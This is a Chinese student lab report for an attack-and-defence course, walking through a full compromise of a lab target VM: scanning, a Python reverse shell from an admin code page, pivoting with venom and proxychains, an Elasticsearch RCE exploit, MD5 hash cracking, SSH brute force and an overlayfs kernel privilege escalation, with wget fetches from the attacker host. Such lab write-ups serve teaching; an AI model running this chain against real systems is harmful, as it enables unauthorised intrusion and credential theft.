

《网络攻防实战》实验报告

第 2 次实验： lab02

姓名： 佐藤汉

学号： 215220029

21 级 计算机科学与技术系

邮箱： 1106439334@qq.com

时间： 4h

一、实验目的

取得目标靶机的 root 权限和 2 个 flag。（lab02 只需取得靶机 root 权限）


我们将使用到以下攻击手段：主机发现、端口扫描、...

二、实验内容

1.使用 arp-scan 扫描靶机 IP

Command: `$ sudo arp-scan -I eth0 -l`

靶机 IP 地址扫描为 10.0.2.7




```
(kali㉿kali)-[~]
└─$ sudo arp-scan -I eth0 -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 08:00:27:84:81:9b, IPv4: 10.0.2.4
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
10.0.2.1      52:54:00:12:35:00    QEMU
10.0.2.2      52:54:00:12:35:00    QEMU
10.0.2.3      08:00:27:a4:0b:2b    PCS Systemtechnik GmbH
10.0.2.7      08:00:27:4f:32:27    PCS Systemtechnik GmbH
```

2.使用 nmap 扫描靶机 IP 的所有端口


Command: `$ nmap -p- 10.0.2.7`

结果扫描出 22,5000 端口是开放的



```
(kali㉿kali)-[~]
└─$ nmap -p- 10.0.2.7
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-27 07:09 UTC
Nmap scan report for 10.0.2.7
Host is up (0.0015s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
5000/tcp   open  upnp
Nmap done: 1 IP address (1 host up) scanned in 15.69 seconds
```

3.对 22, 5000 端口进行版本探测




```
(kali㉿kali)-[~]
└─$ nmap -p22,5000 -sV 10.0.2.7
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-27 07:12 UTC
Nmap scan report for 10.0.2.7
Host is up (0.00079s latency).
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6p1 Ubuntu 2ubuntu1 (Ubuntu Linux; protocol 2.0)
5000/tcp   open  http      Werkzeug httpd 0.14.1 (Python 2.7.15)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/sub
mit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.43 seconds
zsh: segmentation fault  nmap -p22,5000 -sV 10.0.2.7
```

可以发现 5000 端口是一个以 python 为开发环境的一个 WEB 服务

4.通过浏览器访问 5000 端口



似乎是一个社交网站，而且还可以添加信息

Messages

Hello!
Testin 123
This is a cool site
How do I contact the admin?
How is everyone doing?
Is anyone even using this?
Hello World! Im Kan

Type your message here... Add Message

5. 在这里我们可以想到，如果可以 send message 的话，我们是不是可以输入类似一句话木马的命令，我们先试一下 javascript 的语句看看行不行

```
<script>alert("Hello World!")</script>
```

但是没有任何反应，说明不行

查看页面源代码也没有发现任何可用信息

6.那么我们试试使用 gobuster 对 web 路径进行爆破


结果发现有一个隐藏目录 admin

```
(kali@kali)~[~]
$ gobuster dir -u http://10.0.2.7:5000 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.0.2.7:5000
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s
=====
2022/09/27 07:28:38 Starting gobuster in directory enumeration mode
=====
/admin (Status: 200) [Size: 401]
=====
2022/09/27 07:40:36 Finished
=====
```

7.我们进入 10.0.2.7:5000/admin 可以看到是一个代码测试的界面

在这里我们想到 5000 端口的服务端是一个以 python 环境的服务，看看能不能植入 python 的 reverse shell



8.在这里我们可以想到 5000 端口是一个 python 环境的 web 服务。我们可以试试植入 python 的 reverse shell，然后用 netcat 接听。结果发现似乎成功的进入了靶机，并且还有 root 权限

```
(kali㉿kali)-[~]  
└─$ nc -nvlp 4444  
listening on [any] 4444 ...  
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.7] 57631  
/app # whoami  
whoami  
root
```

9.但是我们发现在当前目录里有 Dockerfile，说明很有可能此 root 只是一个在靶机里的 Docker 容器里的一个 root。

```
(kali㉿kali)-[~]  
└─$ nc -nvlp 4444  
listening on [any] 4444 ...  
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.7] 57631  
/app # whoami  
whoami  
root  
/app # ls  
ls  
Dockerfile      main.py          requirements.txt  templates  
/app # head Dockerfile  
head Dockerfile  
#docker build -t socnet .  
#docker run -td --rm -p 8080:8080 socnet  
FROM python:2.7-alpine  
COPY . /app  
WORKDIR /app  
RUN pip install -r requirements.txt  
CMD ["python", "/app/main.py"]
```

在确认/proc/1/cgroup 中的内容后可以确定的确是一个容器

10.那么我们接下来需要对内网进行扫描，地址为：127.17.0.3/16

参考 cmd: /app # for i in \$(seq 1 10); do ping -c 1 172.17.0.\$i; done

发现只有内网 0.1~0.3 是通的

```
/app # for i in $(seq 1 10); do ping -c 1 172.17.0.$i; done
for i in $(seq 1 10); do ping -c 1 172.17.0.$i; done
PING 172.17.0.1 (172.17.0.1): 56 data bytes
64 bytes from 172.17.0.1: seq=0 ttl=64 time=0.070 ms

--- 172.17.0.1 ping statistics ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 0.070/0.070/0.070 ms
PING 172.17.0.2 (172.17.0.2): 56 data bytes
64 bytes from 172.17.0.2: seq=0 ttl=64 time=0.047 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 0.047/0.047/0.047 ms
PING 172.17.0.3 (172.17.0.3): 56 data bytes
64 bytes from 172.17.0.3: seq=0 ttl=64 time=0.033 ms

--- 172.17.0.3 ping statistics ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 0.033/0.033/0.033 ms
PING 172.17.0.4 (172.17.0.4): 56 data bytes

--- 172.17.0.4 ping statistics ---
1 packets transmitted, 0 packets received, 100% packet loss
PING 172.17.0.5 (172.17.0.5): 56 data bytes

--- 172.17.0.5 ping statistics ---
1 packets transmitted, 0 packets received, 100% packet loss
PING 172.17.0.6 (172.17.0.6): 56 data bytes

--- 172.17.0.6 ping statistics ---
1 packets transmitted, 0 packets received, 100% packet loss
PING 172.17.0.7 (172.17.0.7): 56 data bytes
```

11. 现在我们知道内网里有通道是有反应的，但是我们不能从 KALI 直接进入这些内网。

这里我们需要用 venom 工具。这里直接使用 python 自带的简易 web 服务来传送 venom

```
(kali@kali)-[~/HA/venom]
└─$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.0.2.7 - - [27/Sep/2022 08:17:12] "GET /agent_linux_x64 HTTP/1.1" 200 -

/app # wget http://10.0.2.4/agent_linux_x64
wget http://10.0.2.4/agent_linux_x64
Connecting to 10.0.2.4 (10.0.2.4:80)
agent_linux_x64 60% |*****| 230
agent_linux_x64 100% |*****| 379
1k 0:00:00 ETA
```

传送成功！

12. 在 KALI 机进入 venom 界面后，在靶机上启动 venom，建立一个连接

```
(kali㉿kali)-[~/HA/venom]
$ ./admin_linux_x64 -lport 9999
Venom Admin Node Start...

{ v1.1 author: Dlive }

(admin node) >>>
[+]Remote connection: 10.0.2.7:36003
[+]A new node connect to admin node success
```

连接成功

13. 在 KALI 上的 venom 界面上输入 CMD 完成链接

```
(admin node) >>> show
A
+ -- 1
(admin node) >>> goto 1
node 1
(node 1) >>> socks 1080
a socks5 proxy of the target node has started up on the local po
rt 1080.
```

14. 修改 KALI/etc/proxychains4.conf 在最后添加一行

```
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
#socks4          127.0.0.1 9050
socks5           127.0.0.1 1080
```

15. 使用 proxychains nmap 命令扫描 172.17.0.1

发现 22, 5000 端口是开放的，且似乎与靶机的开放端口一致

cmd: \$ proxychains nmap -Pn 172.17.0.1

```
Nmap scan report for 172.17.0.1
Host is up (0.039s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
5000/tcp  open  upnp
```

那么再次详细扫描

cmd: \$ proxychains nmap -Pn -p22,5000 -sV 172.17.0.1

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6p1 Ubuntu 2ubuntu1 (Ubuntu Lin
ux; protocol 2.0)
5000/tcp  open  http     Werkzeug httpd 0.14.1 (Python 2.7.15)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

发现确实一样

16. 那么说明 0.1 地址是一条死路，让我们看看 0.2 如何

cmd: \$ proxuchains nmap -Pn 172.17.0.2

发现 0.2 开放了 9200 端口

```
Nmap scan report for 172.17.0.2
Host is up (0.028s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE
9200/tcp  open  wap-wsp
```

那么再次详细扫描

cmd: \$ proxuchains nmap -Pn -p9200 -sV 172.17.0.2

*9200 为一种搜索 engine

```
Nmap scan report for 172.17.0.2
Host is up (0.014s latency).

PORT      STATE SERVICE VERSION
9200/tcp  open  http      Elasticsearch REST API 1.4.2 (name: Glorian; cluster: elasticsearch; Lucene 4.10.2)
```

17. 现在我们知道了目标机上的服务为 Elasticsearch，那么我们使用 searchsploit 查看是否有关于此服务的漏洞。发现确实有

```
(kali@kali)-[~/HA/venom]
$ searchsploit elasticsearch
-----
Exploit Title | Path
-----
ElasticSearch - Remote Code E | linux/remote/36337.py
ElasticSearch - Remote Code E | multiple/webapps/33370.html
ElasticSearch - Search Groovy | java/remote/36415.rb
ElasticSearch 1.6.0 - Arbitra | linux/webapps/38383.py
ElasticSearch 7.13.3 - Memory | multiple/webapps/50149.py
ElasticSearch < 1.4.5 / < 1.5 | php/webapps/37054.py
ElasticSearch Dynamic Script | java/remote/33588.rb
Elasticsearch ECE 7.13.3 - An | multiple/webapps/50152.py
-----
```

18. 观察发现第一个漏斗最好利用。检查文件没有问题后，复制代码到当前目录，然后尝试漏洞，发现可以成功进入

```
(kali@kali)-[~/HA/week4]
$ proxychains python2 36337.py 172.17.0.2
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16

ELASTICHELL

Exploit for ElasticSearch , CVE-2015-1427 Version: 20150309.1
[*] Spawning Shell on target... Do note, its only semi-interactive... Use it to drop a better payload or something
~$
```


19. 进入后使用 ls 命令查看当前目录是发现有一个可疑文件 password
内容看似是用户名与密码的编码，而且密码格式为 1234abcd
随便找了一个叫 Hash Analyzer 的网站发现密码都是 MD5 或者 MD4 的格式
如果用课上讲的 hashcat 的话截图如下

```
(kali㉿kali)-[~]  
$ hashcat --username -m 0 -a 3 pass.txt ?d?d?d?l?l?l?l --force --show  
john:3f8184a7343664553fcb5337a3138814:1337hack  
test:861f194e9d6118f3d942a72be3e51749:1234test  
admin:670c3bbc209a18dde5446e5e6c1f1d5b:1111pass  
root:b3d34352fc26117979deabdf1b9b6354:1234pass  
jane:5c158b60ed97c723b673529b8a3cf72b:1234jane
```

非常快速

另外有一个密码解析软件叫 John the ripperls, 用 rockyou.txt 作为 wordlist 查找似乎只能匹配到两个

```
(kali㉿kali)-[~]  
$ john --format=raw-md5 --wordlist=~/rockyou.txt pass.txt  
Using default input encoding: UTF-8  
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4 x3])  
Remaining 3 password hashes with no different salts  
Warning: no OpenMP support for this hash type, consider --fork=4  
Press 'q' or Ctrl-C to abort, almost any other key for status  
1234pass (root)  
1234jane (jane)  
2g 0:00:00.00 DONE (2022-09-27 10:40) 2.985g/s 21407Kp/s 21407Kc/s 23323KC/s  
fuckyooh21..*7;Vamos!  
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably  
Session completed.
```

20.现在我们有用户名和密码了，又想到除了 5000 端口还有 ssh 远程登陆的 22 端口也是开放的。那么我们使用 hydra 命令暴力搜索哪些用户是可以登陆的
经过搜索发现只有 john 是可以登陆的

```
(kali㉿kali)-[~/HA/week4]  
$ hydra -l john -P passlist.txt 10.0.2.7 ssh  
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-09-27 13:17:43  
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4  
[DATA] max 5 tasks per 1 server, overall 5 tasks, 5 login tries (l:1/p:5), ~1 try per task  
[DATA] attacking ssh://10.0.2.7:22/  
[22][ssh] host: 10.0.2.7 login: john password: 1337hack  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-09-27 13:17:45
```

21.那么直接以 john 的名字 ssh 远程登陆

```
john@socnet:~$ whoami  
john  
john@socnet:~$ id  
uid=1001(john) gid=1001(john) groups=1001(john)
```

成功进入 john

22.在这里 john 用户没有被允许使用 sudo 命令, 而且也不再 sudoer 组里。

使用 uname -a 查看 linux 内核版本可以看到版本为 3.13.0-24

那么可以想一想此版本是否有漏斗。那么使用 searchsploit 查找

```
(kali@kali)-[~/HA/week4]
└─$ searchsploit 3.13
```

Exploit Title	Path
AjentiCP 1.2.2.3.13 - Cross-Site Scripting	php/webapps/45691.txt
Apple Mac OSX xnu 1228.3.13 - 'macfsstat' Local Kernel Memory Leak/Denial of Service	osx/dos/8263.c
Apple Mac OSX xnu 1228.3.13 - 'Profil' Kernel Memory Leak/Denial of Service (PoC)	osx/dos/8264.c
Apple Mac OSX xnu 1228.3.13 - 'zip-notify' Remote Kernel Overflow (PoC)	osx/dos/8262.c
Apple Mac OSX xnu 1228.3.13 - IPv6-icmp Remote kernel Denial of Service (PoC)	multiple/dos/5191.c
Atlassian JIRA 3.13.5 - File Download Security Bypass	multiple/remote/35898.php
Bludit 3.13.1 - 'username' Cross Site Scripting (XSS)	php/webapps/50529.txt
Chevereto 3.13.4 Core - Remote Code Execution	php/webapps/47903.py
Deluge Web UI 1.3.13 - Cross-Site Request Forgery	json/webapps/41541.html
GetSimple CMS 3.3.13 - Cross-Site Scripting	php/webapps/44408.txt
id Software Solaris Quake II 3.13/3.14 / QuakeWorld 2.0/2.1 / Quake 1.9/3.13/3.14 - Command Exec	linux/remote/19079.c
Linux Kernel 3.13 - SGID Privilege Escalation	linux/local/33024.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation	linux/local/37292.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation	linux/local/37293.txt
Linux Kernel 3.13.1 - 'recvmsg' Local Privilege Escalation (Metasploit)	linux/tocat/40503.rb
Linux Kernel 3.13/3.14 (Ubuntu) - 'splice()' System Call Local Denial of Service	linux/dos/36743.c
Linux Kernel 3.4 < 3.13.2 (Ubuntu 13.04/13.10 x64) - 'CONFIG_X86_X32=y' Local Privilege Escalation	linux_x86-64/local/31347.c
Linux Kernel 3.4 < 3.13.2 (Ubuntu 13.10) - 'CONFIG_X86_X32' Arbitrary Write (2)	linux/local/31346.c
Linux Kernel 3.4 < 3.13.2 - recvmsg x32 compat (PoC)	linux/dos/31305.c
MailEnable 3.13 - IMAP Service Multiple Remote Vulnerabilities	windows/dos/31360.txt
MailEnable 3.13 SMTP Service - 'VRFY/EXPN' Denial of Service	windows/dos/5235.py
MailEnable Professional/Enterprise 3.13 - 'Fetch' (Authenticated) Remote Buffer Overflow	windows/remote/5249.pl
MikroTik RouterOS 3.13 - SNMP write (Set request)	hardware/remote/6366.c
Morovia Barcode ActiveX Professional 3.3.1304 - Arbitrary File Overwrite	windows/remote/3899.html
Motorola Timbuktu Pro 8.6.3.1367 - Directory Traversal	windows/remote/30532.pl
nam-krb5 < 3.13 - Local Privilege Escalation	linux/local/8303.c
Plantronics Hub 3.13.2 - Local Privilege Escalation	windows/local/47845.txt
Plantronics Hub 3.13.2 - SpokesUpdateService Privilege Escalation (Metasploit)	windows/local/47944.rb
SMA-DB 0.3.13 - Multiple Remote File Inclusions	php/webapps/8460.txt
Telerik UI for ASP.NET AJAX 2012.3.1308 < 2017.1.118 - Arbitrary File Upload	aspx/webapps/43874.py
Telerik UI for ASP.NET AJAX 2012.3.1308 < 2017.1.118 - Encryption Keys Disclosure	aspx/webapps/43873.py
Trend Micro OfficeScan Corporate Edition 3.0/3.5/3.11/3.13 - Denial of Service	multiple/dos/19780.txt
WordPress Plugin Ninja Forms 3.3.13 - CSV Injection	php/webapps/45234.txt

23.经过观察, linux kernel 3.13xxxxxxx 的这一条漏斗可能可以, 那么 cp 37292.c 到当前文件。

运行此文件需要目标文件理由可以编译 c 文件的 gcc, 可是发现靶机里没有

```
john@socnet:~$ gcc
The program 'gcc' is currently not installed. To run 'gcc' please ask your administrator to install the package 'gcc'
```

那么我们需要在 KALI 上编译好文件后在传入到靶机中

24. 并且发现文件里的代码在运行是还是需要 gcc 命令, 那么我们需要做处理

发现此过程中 gcc 在调用一个 ofs-lib.so 文件。先用 locate 命令查找文件

```
(kali@kali)-[~/HA/week4]
└─$ locate ofs-lib.so
/usr/share/metasploit-framework/data/exploits/CVE-2015-1328/ofs-lib.so
```

找到了~

25.找到文件后需要把文件中 gcc 调用文件的内容删去，然后静态编译（动态编译可能在之后的操作里出现异常）

```
(kali@kali)-[~/HA/week4]
└─$ gcc -static -o exp 37292.c
37292.c: In function 'main':
37292.c:106:12: warning: implicit declaration of function 'unshare' [-Wimplicit-function-declaration]
   106 |         if(unshare(CLONE_NEWUSER) != 0)
       |            ^
37292.c:111:17: warning: implicit declaration of function 'clone'; did you mean 'close'? [-Wimplicit-function-declaration]
   111 |         clone(child_exec, child_stack + (1024*1024), clone_flags, NULL);
       |         ^~~~~
       |         close
37292.c:117:13: warning: implicit declaration of function 'waitpid' [-Wimplicit-function-declaration]
   117 |         waitpid(pid, &status, 0);
       |         ^~~~~~
37292.c:127:5: warning: implicit declaration of function 'wait' [-Wimplicit-function-declaration]
   127 |         wait(NULL);
       |         ^
```

编译成功

26.

好的！那么只需要生成的 exp 文件与 ofs-lib.so 文件传到靶机，然后吧 ofs-lib.so 放到/tmp 目录下就应该可以得到 root 权限（这里也使用 python 的建议 web 服务）

sudo python3 -m http.server 80

```
john@socnet:~/tmp$ wget http://10.0.2.4/ofs-lib.so
ERROR: ld.so: object '/tmp/ofs-lib.so' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
--2022-09-27 10:08:35-- http://10.0.2.4/ofs-lib.so
Connecting to 10.0.2.4:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7752 (7.6K) [application/octet-stream]
Saving to: 'ofs-lib.so'

100%[=====>] 7,752 bytes at 7.75 MB/s in 0s

2022-09-27 10:08:35 (992 MB/s) - 'ofs-lib.so' saved [7752/7752]

john@socnet:~/tmp$ mv ofs-lib.so /tmp
ERROR: ld.so: object '/tmp/ofs-lib.so' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
john@socnet:~/tmp$ chmod a+x exp
john@socnet:~/tmp$ ./exp
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root),1001(john)
```

成功得到 root 权限!!!

三、实验结果

```
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root),1001(john)
```

四、实验中遇到的问题及解决方案

暴力破解密码 HASH 的很多种方法。这次用 hashcat 相对简单快速。

John the ripper 只能查到 2 个用户的密码应该是因为 rockyou 里面没有相应的密码 TT

如果用密码生成软件比如 TTPassGen 什么的生成密码, ?d?d?d?d?d?!?!?! 格式又需要差不多 16GB 才能生成所有可能性, 还是用 hashcat 吧 (/(T o T)/~~)

五、实验的启示/意见和建议

附: 本次实验你总共用了多长时间? 包括学习相关知识时间、完成实验内容时间、完成实验报告时间。(仅做统计用, 时间长短不影响本次实验的成绩。)